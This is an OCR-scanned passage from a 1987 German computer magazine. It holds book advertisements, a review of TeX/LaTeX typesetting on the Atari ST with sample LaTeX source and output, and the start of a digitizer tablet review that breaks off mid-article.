GW-BASIC/PC-BASIC für Fortgeschrittene – in diesem Buch finden Sie alles, was aus einem BASIC-Programm ein Profi-Programm macht. Das sind z. B. Programme, die selbst erkennen, welcher Monitor angeschlossen ist, die gegen versehentlichen Abbruch gesichert sind, die universell Daten verwalten können, die beliebige Drucker ansteuern und vieles mehr. Entdecken Sie die Möglichkeiten Ihres PC in BASIC.
GW-BASIC/PC-BASIC für Fortgeschrittene
Hardcover, 400 Seiten, DM 49,-



Wer ernsthaft in Turbo Pascal programmieren will, sollte dieses Buch nutzen: von der praxisnahen Einführung in Turbo Pascal und den Grundlagen von MS-DOS/PC-DOS über Tips und Tricks zur rationalen Programmerstellung bis hin zur Dokumentation. Wer das große Buch zu Turbo Pascal gelesen hat, weiß, wie man Programme rundherum professionell macht. Schließlich ist der Autor Leiter unserer Softwareabteilung.
Das große Buch zu Turbo Pascal
Hardcover, ca. 500 Seiten, DM 59,-




Das große Buch zu MS-DOS/PC-DOS – das Anwenderhandbuch, das Ihnen Lösungen bietet – auch wenn Sie von MS-DOS bislang nur das kurz aufblinkende A> kannten. Denn in einem ausführlichen Einsteigerteil werden zunächst die grundlegenden Begriffe wie Datei, Dateiname, Diskette, Standardlaufwerk etc. erklärt. Hier lernen Sie auch, wie Sie Ihre erste Diskette formatieren und von den DOS-Disketten Sicherheitskopien ziehen. Für den Festplattenbesitzer kommt noch eine spezielle Beschreibung hinzu: Formatieren der Festplatte und Kopieren der DOS-Befehle auf Festplatte. Alle nun sicherlich auftauchenden Fragen werden dann Schritt für Schritt beantwortet: Was ist eigentlich DOS und wozu nutzt man es? COPY, DISKCOPY, XCOPY, BACKUP – welcher Copy-Befehl ist der richtige? Wie baut man hierarchische Dateistrukturen auf? Welche Befehle enthält die Datei CONFIG.SYS? Wie arbeitet man mit einer Festplatte? Was leisten Batchdateien? Wie nutzt man das Hilfsprogramm DEBUG? Kaum eine Frage, die noch offen bleibt. Alle Kommandos bis DOS 3.2 werden in alphabetischer Reihenfolge aufgeführt. Mit Syntax, ausführlichen Erklärungen und zahlreichen Beispielen. Und: Bei jedem Kommando ist markiert, ab welcher DOS-Version es existiert. Sie werden staunen, wie schnell Sie mit diesem Buch Ihren PC in den Griff bekommen.

Das große Buch zu MS-DOS/PC-DOS
402 Seiten, DM 49,-

DATA BECKER
Merowingerstr. 30 · 4000 Düsseldorf · Tel. (0211) 310010

BESTELL-COUPON
Einsenden an: DATA BECKER · Merowingerstr. 30 · 4000 Düsseldorf 1
Bitte senden Sie mir:

per Nachnahme zzgl. DM 5,- Versandkosten
Name _____ Straße _____ Ort _____
 Verrechnungsscheck liegt bei



Professionelle Textformatierung am Schreibtisch

Atari ST als Satzmaschine

Carl-Marcus Weitz

Wer heute in eine etwas größere Druckerei geht, findet nur noch als Relikt alter Zeiten einen Setzkasten. Längst hat auch hier der Computer Einzug gehalten, der es erlaubt, Texte am Bildschirm zu erfassen und so Fotosatz zu produzieren. Programme für diesen Zweck waren aufgrund der geforderten Rechenleistung und des notwendigen Speichers bislang größeren, speziellen Rechnern vorbehalten. Mit TeX ist für Personalcomputer ein 'Satz'-Programm verfügbar, das auch professionellen Ansprüchen genügen dürfte.

Jeder, der heute etwas auf sich hält, hat ein Logo, also ein bestimmtes Firmen- oder Produktsymbol. So kann auch TeX nicht ohne Logo auskommen – das es als Textformatierprogramm natürlich auch entsprechend bearbeiten kann. Und damit bin ich beim Grund für meine Äußerungen zum Thema Logo. Wie die Abbildungen dokumentieren, kann ein mit TeX auf dem Atari ST erstellter Text durchaus mit dem Resultat aus der Setzerei konkurrieren.

Damit wären wir schon gleich beim ersten Beispiel dafür, was TeX kann. Doch bevor ich zu der Leistungsfähigkeit von TeX komme, erst noch ein paar Bemerkungen zu Randbedingungen:

Speicherrfresser

Besitzer des 260 ST oder des alten 520 ST sind, so sie ihren Rechner nicht speichermäßig aufgerüstet haben, von der Benutzung von TeX ausgeschlossen. Der Speicherbedarf dieses Programms zeigt die (Speicher-) Grenzen dieser Rechner auf.

Das fängt schon mit dem Programm TEX.TTP an (wie man an der Extension sehen kann, übrigens ohne GEM-Oberfläche), das etwas über 200 KByte groß ist. Dazu kommen dann verschiedene Hilfs-Dateien, die für jeden Programmablauf geladen werden müssen, minimal etwa 180 KByte, sowie natürlich der zu verarbeitende Text. Für eine RAM-Disk bleibt so auch beim 'Mega-Atari' kein Speicher.

Beim Speicherplatzbedarf zeigt sich, daß TeX wohl für Computer geschrieben wurde, die eine Nummer größer sind als der ST. Etwas läßt sich dies schon am Lieferumfang von TeX erkennen: sechs Disketten mit knapp 3,5 MByte in etwa 700 Dateien sowie noch einmal dasselbe für einen Druckertreiber. Den Löwenanteil machen dabei die Font-Beschreibungen aus. Zu den abgedruckten Font-Beispielen kommen noch Fonts, die grafische Zeichen, Sonderzeichen für Mathematik, griechische Buchstaben und so weiter enthalten. Man sieht, daß sich die Fonts am Bedarf für die Erstellung von naturwissenschaft-

lichen Dokumentationen orientieren.

TOS-Grenzen

Wenn man erst einmal herausgefunden hat, welche Dateien man braucht, kann man auch ohne Festplatte gut mit TeX arbeiten. Angesichts der Ladezeiten für große Files ist eine Festplatte allerdings nicht nur in der Probierphase, sondern auch später zu empfehlen. Dabei muß man aber Vorsicht walten lassen: durch einen Fehler im Betriebssystem des Atari läßt sich nur eine begrenzte Zahl von Ordnern auf der Festplatte verwalten. Als ich das erstmal glücklich alle Disketten auf die Festplatte kopiert hatte und einige Dateien aufrief, meldete sich das Betriebssystem mit Bombenqualm ab. Dies läßt sich vermeiden, indem man die Ordner auf verschiedene Partitions verteilt und nach Möglichkeit nicht mehr anlegt, als man tatsächlich braucht. Sowohl in der mitgelieferten Anleitung als auch in den Protokolldateien, die TeX jeweils anlegt, finden sich Hinweise, welche Dateien wozu benötigt werden.

```
\tableofcontents
```

Inhalt

1	Vorwort	2
1.1	Einleitung	2
1.2	Umleitung	2
1.3	Ableitung	3
2	Beispiele	4
2.1	Mathe-Demo	4
2.2	Verweise	4
3	mehr Beispiele	5
3.1	mehr Formeln	5
3.2	Informationen zu \TeX	5

```
\section{Ableitung}
```

In diesem Abschnitt ist 'Nomen \neq Omen'. Hier geht es um das Datum, daß durch eine Steuersequenz jeweils aktuell in den Text eingesetzt wird. Dieses Datum, heute zum Beispiel `\today`, ist in dem File `REPORT.STY` in amerikanischer Notation definiert.

```
% \today Definition aus REPORT.STY
%
% \def\today{\ifcase\month\or
% January\or February\or March\or
% April\or May\or June\or July\or
% August\or September\or
% October\or November\or
% December\fi
% \space\number\day,
% \number\year}
```

```
\def\today{\number\day,
\ifcase\month\or Januar\or
Februar\or März\or April\or
Mai\or Juni\or Juli\or
August\or September\or
Oktober\or November\or
Dezember\fi
\space \number\year}
```

Wie man aber sieht, ist es nicht schwierig, daß Datum an deutsche Verhältnisse³ anzupassen und `\today` umzudefinieren. Nachdem dies geschehen ist, haben wir heute den `\today`.

1.3 Ableitung

In diesem Abschnitt ist 'Nomen \neq Omen'. Hier geht es um das Datum, daß durch eine Steuersequenz jeweils aktuell in den Text eingesetzt wird. Dieses Datum, heute zum Beispiel `January 28, 1987`, ist in dem File `REPORT.STY` in amerikanischer Notation definiert.

Wie man aber sieht, ist es nicht schwierig, daß Datum an deutsche Verhältnisse³ anzupassen und `\today` umzudefinieren. Nachdem dies geschehen ist, haben wir heute den `28. Januar 1987`.

³Nein, kein Statement zu deutschen Verhältnissen, nur eine weitere Fußnote zu Demonstrationszwecken

```
\chapter{Beispiele}
\section{Mathe-Demo}
\label{kalle}
Mathematische Formeln1
\footnote{
```

Wer versucht, diesen Formeln einen anderen Sinn als den der Demonstration abzugewinnen, ist selber schuld!¹ werden mit \TeX zum Kinderspiel:

```
\begin{equation}
x = \sqrt{\frac{y + \mu_2}{\alpha^{3/2} - \frac{y}{\nu + 4711}}}
\label{eq:q1}
\end{equation}
```

`\noindent` ist damit ebenso einfach in einen Text einzufügen wie die aus mathematischer Sicht ähnlich relevante Formel

```
\begin{equation}
\sum_{i=0}^{\infty-7} x_i^{\sqrt{i}} \neq \int_{\sqrt{e}}^{\pi e} 0815 * \frac{dt}{t}
\end{equation}
```

```
\ne
\int_{\sqrt{\pi}}^{\pi e}
(0815 * (dt/over t))
\label{eq:q2}
\end{equation}
```

```
\section{Verweise}
```

Genauere Informationen zu \TeX sind bei `\cite{knuth}` sowie bei `\cite{ll:tex}` zu finden. Auch auf Seite `\pageref{bypass}` im Abschnitt 'Umleitung' wird Ihnen weiter geholfen. `\dots`

Außerdem verweise ich auf Gleichung `\ref{eq:q1}` auf Seite `\pageref{kalle}` sowie auf Gleichung `\ref{eq:q3}` auf Seite `\pageref{eliza}`. (Sollte Ihnen der Sinn dieses Bezuges nicht sofort einleuchten: nehmen Sie es mit Gleichmut hin.)

Kapitel 2

Beispiele

2.1 Mathe-Demo

Mathematische Formeln¹ werden mit \TeX zum Kinderspiel:

$$x = \sqrt{\frac{y + \mu_2}{\alpha^{3/2} - \frac{y}{\nu + 4711}}} \quad (2.1)$$

ist damit ebenso einfach in einen Text einzufügen wie die aus mathematischer Sicht ähnlich relevante Formel

$$\sum_{i=0}^{\infty-7} x_i^{\sqrt{i}} \neq \int_{\sqrt{e}}^{\pi e} 0815 * \frac{dt}{t} \quad (2.2)$$

2.2 Verweise

Genauere Informationen zu \TeX sind bei `[Knuth 1]` sowie bei `[Lamp 1]` zu finden. Auch auf Seite 2 im Abschnitt 'Umleitung' wird Ihnen weiter geholfen. ...

Außerdem verweise ich auf Gleichung 2.1 auf Seite 4 sowie auf Gleichung 3.1 auf Seite 5. (Sollte Ihnen der Sinn dieses Bezuges nicht sofort einleuchten: nehmen Sie es mit Gleichmut hin.)

¹Wer versucht, diesen Formeln einen anderen Sinn als den der Demonstration abzugewinnen, ist selber schuld!

```
\begin{thebibliography}{Dummy 99}
\bibitem{Knuth 1}{kn:tex}
D. E. Knuth.
(\year 1986)
(\sl Computers and
Typesetting --)
The \TeX Book.
(\sl Addison Wesley
Publishing Company)
\bibitem{Lamp 1}{ll:tex}
L. Lamport.
(\year 1986\/)
\LaTeX -- A Document Preparation
System.
(\sl Addison Wesley
Publishing Company)
\end{thebibliography}
\end{document}
```

Literatur

[Knuth 1] D. E. Knuth. 1986 *Computers and Typesetting - The \TeX Book*. Addison Wesley Publishing Company

[Lamp 1] L. Lamport. 1986 *\LaTeX - A Document Preparation System*. Addison Wesley Publishing Company

Jeder, der heute etwas auf sich hält, hat ein Logo. So kann auch TeX nicht ohne auskommen. Als Textformatierprogramm muß es dieses Logo natürlich entsprechend setzen können. Und damit

Jeder, der heute etwas auf sich hält, hat ein Logo. So kann auch TeX nicht ohne auskommen. Als Textformatierprogramm muß es dieses Logo natürlich entsprechend setzen können. Und damit

Jeder, der heute etwas auf sich hält, hat ein Logo. So kann auch TeX nicht ohne auskommen. Als Textformatierprogramm muß es dieses Logo natürlich entsprechend setzen können. Und damit

Zwei Ausdrücke, die mit TeX formatiert wurden und auf einem 9-Nadel-Drucker (links) sowie auf einem 24-Nadel-Drucker gedruckt wurden. Ganz rechts zum Vergleich der Text, wie ihn eine Fotosatzmaschine liefert.

Texte in Form gebracht

TeX ist keines der Programme, das man nur auspacken und laden muß, um dann sofort damit arbeiten zu können. Zuerst muß man mit einem beliebigen Editor den zu formatierenden Text vorbereiten. TeX will alle Formatierungsangaben als Steuersequenzen im Text stehen haben. Solche Steuersequenzen beginnen jeweils mit dem Zeichen 'Ö'. Diesen Rohtext übersetzt TeX und generiert daraus eine Datei mit den notwendigen Informationen für das Ausgabegerät. Diese Datei ist geräteunabhängig. Im nächsten Schritt ist nun ein gerätespezifisches Treiberprogramm notwendig, um die Informationen dieser Datei auf dem Ausgabegerät auszugeben.

Im Lieferumfang ist ein Treiberprogramm für den monochromen Bildschirm des Atari enthalten, das es erlaubt, den formatierten Text auf dem Bildschirm darzustellen. So kann man Fehler auf dem Bildschirm

erkennen und anschließend den Rohtext ändern und neu 'übersetzen' lassen, bevor man ihn druckt – denn der Ausdruck geht relativ langsam vonstatten. Um ein sauberes Schriftbild zu erreichen, wird der Drucker im Grafik-Mode betrieben. Treiber für Epson- und IBM-kompatible Drucker, den NEC P5/P6 sowie Fujitsu DPL24-D und Epson LQ 1500 sind verfügbar, müssen aber zusätzlich gekauft werden.

Es ist also nicht möglich, Formatieranweisungen einzugeben und sofort auf dem Bildschirm das Resultat zu sehen. Immer muß erst TeX den Rohtext übersetzen und dann der Bildschirmtreiber aufgerufen werden. So umständlich sich diese Vorgehensweise für Benutzer von Textverarbeitungsprogrammen wie 1st WORD anhören mag, bei denen man Attribute wie Fettschrift oder Blocksatz sofort auf dem Bildschirm sieht, hat sie doch auch ihre Vorteile. Wenn man größere Texte bearbeitet und es soll etwa überall Fettschrift durch Italic-Zeichen

ersetzt werden, so ist unter 1st WORD der gesamte Text zu überarbeiten. Bei Texten für TeX aber würde eine solche Änderung nur die Umdefinierung einer Steuersequenz am Anfang erfordern.

Makros

Dies ist möglich, weil die meisten Steuersequenzen Makros sind und aus vielen kleineren und elementaren Steuersequenzen bestehen. Diese elementaren Steuersequenzen machen TeX aus. Wer sich intensiver mit der Materie beschäftigen möchte, findet sie alle in [1] beschrieben. Dieses Buch vom Autor von TeX ist Nachschlagewerk, Lehrbuch und Referenz in einem. In den weiteren Bänden der Buchreihe (sie wurden übrigens alle mit TeX formatiert) findet sich unter anderem das komplette Listing von TeX, das übrigens 'public domain' ist. Wenn man TeX trotzdem bezahlen muß, so ist dies der Preis für die Implementierung auf dem Atari ST. Prinzipiell steht es aber jedem offen, das Listing abzutippen (über 500 Buchseiten, relativ eng bedruckt) und zu übersetzen.

Aber erst Makrobibliotheken erlauben ein wirklich komfortables Arbeiten mit TeX. Solche Makrobibliotheken sind LaTeX und AmSTeX, die im Lieferumfang enthalten sind. Hier jetzt beschreiben zu wollen, was in diesen Bibliotheken alles enthalten ist, würde den Rahmen des Artikels sprengen. Ein kleiner Beispieltext für LaTeX, hier auszugsweise wiedergegeben, zeigt einige der Möglichkeiten auf. Wenn man den Rohtext mit dem fertig 'gesetzten' Text vergleicht, dürfte die Bedeutung vieler Steuersequenzen erkennbar sein.

Format-Specials

Wie schon erwähnt, beginnen Steuersequenzen mit dem Zeichen 'Ö'. Direkt dahinter können in geschweiften Klammern Parameter stehen. Durch die geschweiften Klammern werden

aber auch Gruppen gebildet. Formatieranweisungen innerhalb einer solchen Gruppe sind nur lokal wirksam, mit der schließenden Klammer verlieren sie ihre Wirkung. Hinter dem Zeichen '%' kann man Kommentare in den Rohtext eingeben, die von TeX ignoriert werden. Um nun trotzdem das Prozentzeichen darzustellen, muß man die Sequenz 'Ö%' eingeben.

Eine der besonderen Stärken von TeX ist die Darstellung von mathematischen Formeln. In ihnen findet man zum Beispiel Angaben wie '^' für Hoch- und '_' für Tiefstellung, wie sie für Potenzen und Indizes gebraucht werden. Sequenzen wie 'Ösqr', 'Ösum' oder 'Öfrac' erklären sich selber.

Vor allem für Verfasser größerer Texte dürfte interessant sein, daß LaTeX automatisch ein Inhaltsverzeichnis oder eine Indexliste einrichten kann. Durch die Möglichkeit, Seiten oder Formeln Labels zuzuordnen, muß man sich bei Änderungen des Textes nicht um die gleichzeitige Anpassung der Referenzen kümmern.

Wer sich übrigens über die merkwürdige Schreibweise bei TeX oder LaTeX wundert: TeX wurde als Name nach der griechischen Wortwurzel, die sich in deutschen Worten wie Technik findet, gebildet. Entsprechend ist TeX mit 'ch' am Ende auszusprechen. Durch die Schreibweise ist aber sicher auch eine eindeutige Unterscheidung von anderen Programmen, wie etwa TEX von Honeywell, angestrebt.

Insgesamt stellt TeX in Verbindung mit den Makrobibliotheken ein sehr leistungsfähiges und flexibles Werkzeug zur Textformatierung dar.

Literatur

[1] D.E. Knuth (1986), Computers & Typesetting Part A – The TeX-book, Addison Wesley Publishing Company


```
cmr10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmb10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmbx10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmbxsl10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmbzti10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmCSC10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmdunh10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmf10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmf10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmitt10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmmi10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmmb10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmsl10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmsltt10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmss10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmssbx10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmssdc10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmToso10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmTeX10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmTi10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmTt10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmU10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
cmVt10: ABCDEFGHIJKLMNOPQRSTUVWXYZVW
```

Einige Fonts, die TeX zur Verfügung stellt.


pic*text pic*scheck

Sterne am Softwarehimmel von **profi*pool**

* Verbandszeichen der europäischen Unternehmens- und Systemberater



UNISYS Vertriebspartner
CP Computer Products GmbH
Mercatorstr. 6-10 · 4250 Bottrop 2 · Ruf (0 20 45) 34 25



Zeichnen nach Vorlage

Digitizer für den Atari ST

Carl-Marcus Weitz

Zur grafischen Eingabe, wie sie unter GEM genutzt wird, gehört zwangsläufig auch ein entsprechendes Eingabegerät. Standardmäßig ist dies beim Atari ST eine Maus, die nach dem Prinzip der relativen Positionierung arbeitet. Eine Alternative ist der Trackball, der aber prinzipiell identisch arbeitet. Nach einem gänzlich anderen Verfahren arbeitet dagegen der Digitizer, wie ihn zum Beispiel die Firma CRP-Koruk anbietet.

Die eingangs erwähnte 'relative Positionierung' bedeutet, daß die augenblickliche Position Bezugspunkt ist und die Bewegungsmeldungen der Maus (oder die des Trackballs) in Bewegungen von diesem Bezugs-

punkt aus umgesetzt werden. Fährt man mit der Maus zweimal denselben Punkt auf dem Schreibtisch an, muß deshalb der Pfeil nicht unbedingt dieselbe Position auf dem Bildschirm einnehmen. Setzt man hingegen den Stift oder das optional lieferbare Fadenkreuz des Digitalisiertablets zweimal auf dieselbe Position, so ist auch die Stellung des Pfeils auf dem Bildschirm identisch.

Das Ganze funktioniert folgendermaßen: unter der hellgrauen Deckfläche des Tablett befindet sich ein Kreuz-Raster aus Leitungen im Abstand von 5 mm, die gegeneinander Kapazitäten bilden. Der Stift, den man über das Raster bewegt, ändert nun in einem Rasterfeld die Kapazität und ermöglicht so die Bestimmung der Position. Diese muß allerdings noch in Koordinaten umgerechnet werden, wozu das Digitalisiertablett einen eigenen Prozessor besitzt. Über die serielle Schnittstelle werden diese Koordinaten fortlaufend mit einer Übertragungsgeschwindigkeit von 4800 Baud und 5 Byte pro Koordi-

natenpaar an den Rechner geschickt.

Die Auflösung ist mit 0,1 mm wesentlich größer als die Genauigkeit, die $\pm 0,5$ mm beträgt. Dies macht sich teilweise (wohl in Abhängigkeit von der Position in dem Rasterfeld) negativ bemerkbar in einem Zittern des Pfeils um ein oder zwei Pixels. Verkleinert man die aktive Fläche (siehe unten), so nimmt dieser Effekt entsprechend zu. Normalerweise stört er aber nicht bei der Arbeit.

Quer und hoch ...

Auf der Rechnerseite müssen die Koordinaten von einem Treiberprogramm empfangen und weiterverarbeitet werden. Diese Arbeit besorgt ein Accessory-Programm, das auf der zum Lieferumfang gehörenden Diskette enthalten ist. Dieses Programm gestattet es, das Digitalisiertablett an- und abzuschalten und die Orientierung und Größe der aktiven Fläche festzulegen. Die aktive Fläche hat maximal das Format DIN A4 quer und ist durch einen aufgezeichneten Rahmen auf dem Tablett gekennzeichnet – horizontale Orientierung angenommen. Schaltet man nun auf vertikale Orientierung um, werden die vom Tablett kommenden horizontalen und vertikalen Koordinaten vertauscht, und man hat das Format DIN A4 hoch zur Verfügung.

... groß und klein

